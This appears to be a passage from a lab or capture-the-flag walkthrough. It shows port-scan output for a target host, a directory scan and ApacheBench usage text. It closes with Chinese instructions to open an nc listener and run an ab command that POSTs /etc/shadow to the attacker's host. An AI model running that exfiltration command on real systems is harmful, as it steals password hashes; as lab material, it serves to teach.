[~] The config file is expected to be at "/root/.rustscan.toml" [~] Automatically increasing ulimit value to 5000. Open 192.168.8.192:22 Open 192.168.8.192:80 Open 192.168.8.192:3000 [~] Starting Script(s) [>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-06 21:56 EST NSE: Loaded 47 scripts for scanning. Initiating ARP Ping Scan at 21:56 Scanning 192.168.8.192 [1 port] Completed ARP Ping Scan at 21:56, 0.12s elapsed (1 total hosts) Initiating Parallel DNS resolution of 1 host. at 21:56 Completed Parallel DNS resolution of 1 host. at 21:56, 0.02s elapsed DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 1, NX: 0, DR: 0, SF: 0, TR: 1, CN: 0] Initiating SYN Stealth Scan at 21:56 Scanning 192.168.8.192 (192.168.8.192) [3 ports] Discovered open port 22/tcp on 192.168.8.192 Discovered open port 80/tcp on 192.168.8.192 Discovered open port 3000/tcp on 192.168.8.192 Completed SYN Stealth Scan at 21:56, 0.02s elapsed (3 total ports) Initiating Service scan at 21:56 Scanning 3 services on 192.168.8.192 (192.168.8.192) Completed Service scan at 21:56, 12.20s elapsed (3 services on 1 host) NSE: Script scanning 192.168.8.192. NSE: Starting runlevel 1 (of 2) scan. Initiating NSE at 21:56 Completed NSE at 21:56, 0.07s elapsed NSE: Starting runlevel 2 (of 2) scan. Initiating NSE at 21:56 Completed NSE at 21:56, 0.04s elapsed Nmap scan report for 192.168.8.192 (192.168.8.192) Host is up, received arp-response (0.0010s latency). Scanned at 2026-02-06 21:56:34 EST for 13s
PORT STATE SERVICE REASON VERSION 22/tcp open ssh syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0) 80/tcp open http syn-ack ttl 64 Apache httpd 2.4.62 ((Debian)) 3000/tcp open ppp? syn-ack ttl 64
dirsearch -u "http://192.168.8.192/" ─╯ /usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html from pkg_resources import DistributionNotFound, VersionConflict
ab: wrong number of arguments
Usage: ab [options] [http[s]://]hostname[:port]/path
Options are:
    -n requests     Number of requests to perform
    -c concurrency  Number of multiple requests to make at a time
    -t timelimit    Seconds to max. to spend on benchmarking
                    This implies -n 50000
    -s timeout      Seconds to max. wait for each response
                    Default is 30 seconds
    -b windowsize   Size of TCP send/receive buffer, in bytes
    -B address      Address to bind to when making outgoing connections
    -p postfile     File containing data to POST. Remember also to set -T
    -u putfile      File containing data to PUT. Remember also to set -T
    -T content-type Content-type header to use for POST/PUT data, eg.
                    'application/x-www-form-urlencoded'
                    Default is 'text/plain'
    -v verbosity    How much troubleshooting info to print
    -w              Print out results in HTML tables
    -i              Use HEAD instead of GET
    -x attributes   String to insert as table attributes
    -y attributes   String to insert as tr attributes
    -z attributes   String to insert as td or th attributes
    -C attribute    Add cookie, eg. 'Apache=1234'. (repeatable)
    -H attribute    Add Arbitrary header line, eg. 'Accept-Encoding: gzip'
                    Inserted after all normal header lines. (repeatable)
    -A attribute    Add Basic WWW Authentication, the attributes
                    are a colon separated username and password.
    -P attribute    Add Basic Proxy Authentication, the attributes
                    are a colon separated username and password.
    -X proxy:port   Proxyserver and port number to use
    -V              Print version number and exit
    -k              Use HTTP KeepAlive feature
    -d              Do not show percentiles served table.
    -S              Do not show confidence estimators and warnings.
    -q              Do not show progress when doing more than 150 requests
    -l              Accept variable document length (use this for dynamic pages)
    -g filename     Output collected data to gnuplot format file.
    -e filename     Output CSV file with percentages served
    -r              Don't exit on socket receive errors.
    -m method       Method name
    -h              Display usage information (this message)
    -I              Disable TLS Server Name Indication (SNI) extension
    -Z ciphersuite  Specify SSL/TLS cipher suite (See openssl ciphers)
    -f protocol     Specify SSL/TLS protocol
                    (SSL2, TLS1, TLS1.1, TLS1.2, TLS1.3 or ALL)
    -E certfile     Specify optional client certificate chain and private key


本机开启nc 监听80端口
靶机输入:
1
ab -p /etc/shadow -T "text/plain" http://192.168.8.105/root